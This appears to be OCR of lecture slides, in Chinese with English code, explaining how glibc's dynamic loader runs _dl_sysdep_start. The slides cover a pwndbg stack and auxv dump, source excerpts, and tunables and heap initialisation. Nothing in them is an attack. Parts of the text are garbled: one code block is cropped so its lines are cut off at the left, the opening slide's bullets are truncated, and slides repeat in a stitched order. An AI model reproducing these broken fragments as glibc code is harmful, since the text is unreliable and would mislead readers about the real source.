
$ DL Start

_dl_sysdep_start

- 初始化 global 變數
- 根據 auxv 初始化 global 變
  link_map 的成員
- 初始化 tunable、CPU featu
- 呼叫 dl_main
- 回傳 executable 的 entry p



```
53:0298│   0x7fffffffe338 ◂— 0x21 /* '!' */
54:02a0│   0x7fffffffe340 —▸ 0x7ffff7fcf000 ◂— jg      0x7ffff7fcf047
55:02a8│   0x7fffffffe348 ◂— 0x10
56:02b0│   0x7fffffffe350 ◂— 0xbfebfbff
57:02b8│   0x7fffffffe358 ◂— 0x6
pwndbg>
58:02c0│   0x7fffffffe360 ◂— 0x1000
59:02c8│   0x7fffffffe368 ◂— 0x11
5a:02d0│   0x7fffffffe370 ◂— 0x64 /* 'd' */
5b:02d8│   0x7fffffffe378 ◂— 0x3
5c:02e0│   0x7fffffffe380 —▸ 0x555555554040 ◂— 0x400000006
5d:02e8│   0x7fffffffe388 ◂— 0x4
5e:02f0│   0x7fffffffe390 ◂— 0x38 /* '8' */
5f:02f8│   0x7fffffffe398 ◂— 0x5
pwndbg>
60:0300│   0x7fffffffe3a0 ◂— 0xd /* '\r' */
61:0308│   0x7fffffffe3a8 ◂— 0x7
62:0310│   0x7fffffffe3b0 —▸ 0x7ffff7fd1000 ◂— 0x10102464c457f
63:0318│   0x7fffffffe3b8 ◂— 0x8
64:0320│   0x7fffffffe3c0 ◂— 0x0
65:0328│   0x7fffffffe3c8 ◂— 9 /* '\t' */
66:0330│   0x7fffffffe3d0 —▸ 0x555555555060 (_start) ◂— endbr64
67:0338│   0x7fffffffe3d8 ◂— 0xb /* '\x0b' */
pwndbg>
68:0340│   0x7fffffffe3e0 ◂— 0x3e8
69:0348│   0x7fffffffe3e8 ◂— 0xc /* '\x0c' */
6a:0350│   0x7fffffffe3f0 ◂— 0x3e8
6b:0358│   0x7fffffffe3f8 ◂— 0xd /* '\r' */
6c:0360│   0x7fffffffe400 ◂— 0x3e8
6d:0368│   0x7fffffffe408 ◂— 0xe
6e:0370│   0x7fffffffe410 ◂— 0x3e8
6f:0378│   0x7fffffffe418 ◂— 0x17
pwndbg> auxv
AT_SYSINFO_EHDR          0x7ffff7fcf000 ◂— jg      0x7ffff7fcf047
AT_HWCAP                 0xbfebfbff
AT_PAGESZ                0x1000
AT_CLKTCK                0x64
AT_PHDR                  0x555555554040 ◂— 0x400000006
AT_PHENT                 0x38
AT_PHNUM                 0xd
AT_BASE                  0x7ffff7fd1000 ◂— 0x10102464c457f
AT_FLAGS                 0x0
AT_ENTRY                 0x555555555060 (_start) ◂— endbr64
AT_UID                   0x3e8
AT_EUID                  0x3e8
AT_GID                   0x3e8
AT_EGID                  0x3e8
```




```
t(void **start_argptr,
 (const ElfW(Phdr) * phdr, ElfW(Word) phnum,
ser_entry, ElfW(auxv_t) * auxv))

_entry;
 av;
IPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
          GLRO(dl_auxv));

lfW(Addr))ENTRY_POINT;
 dl_auxv); av->a_type != AT_NULL; set_seen(av++))
->a_type)


ESZ:
_pagesize) = av->a_un.a_val;


IDOM:
idom = (void *)av->a_un.a_val;

TFORM_AUXV

(_environ);


T;

tform) != NULL)
tformlen) = strlen(GLRO(dl_platform));

&user_entry, GLRO(dl_auxv));
```

實際上 auxv 就落在環境變數後面，用 **Elf64_auxv_t** 結構描述，第一個 8 bytes 為 type，第二個為 value

$ DL Start

_dl_sysdep_start

- 初始化 global 變數
- 根據 auxv 初始化 global 變數以及 link_map 的成員
- 初始化 tunable、CPU feature 與 heap
- 呼叫 dl_main
- 回傳 executable 的 entry point



```
$ ElfW(Addr)
      _dl_sysdep_start(void **start_argptr,
      void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
      ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))
  {
      ElfW(Addr) user_entry;
      ElfW(auxv_t) * av;
      DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
                             GLRO(dl_auxv));

      user_entry = (ElfW(Addr))ENTRY_POINT;
      for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))
          switch (av->a_type)
          {
              ...
          case AT_PAGESZ:
              GLRO(dl_pagesize) = av->a_un.a_val;

          }
      __tunables_init(_environ);

      DL_SYSDEP_INIT;
      DL_PLATFORM_INIT;
```

tunable 提供使用者能透過環境變數來調整 glibc 環境，像是設定 glibc.malloc.tcache_count 就能調整 tcache entry 的個數 (default: 7)

1. 呼叫 brk 得到之後 **heap** 的位址並存在變數 **__curbrk**
2. 呼叫 cpuid 來初始化 linkmap 當中的 CPU feature member

Tunable manual: https://www.gnu.org/software/libc/manual/html_node/Tunables.html

$ DL Start

_dl_sysdep_start

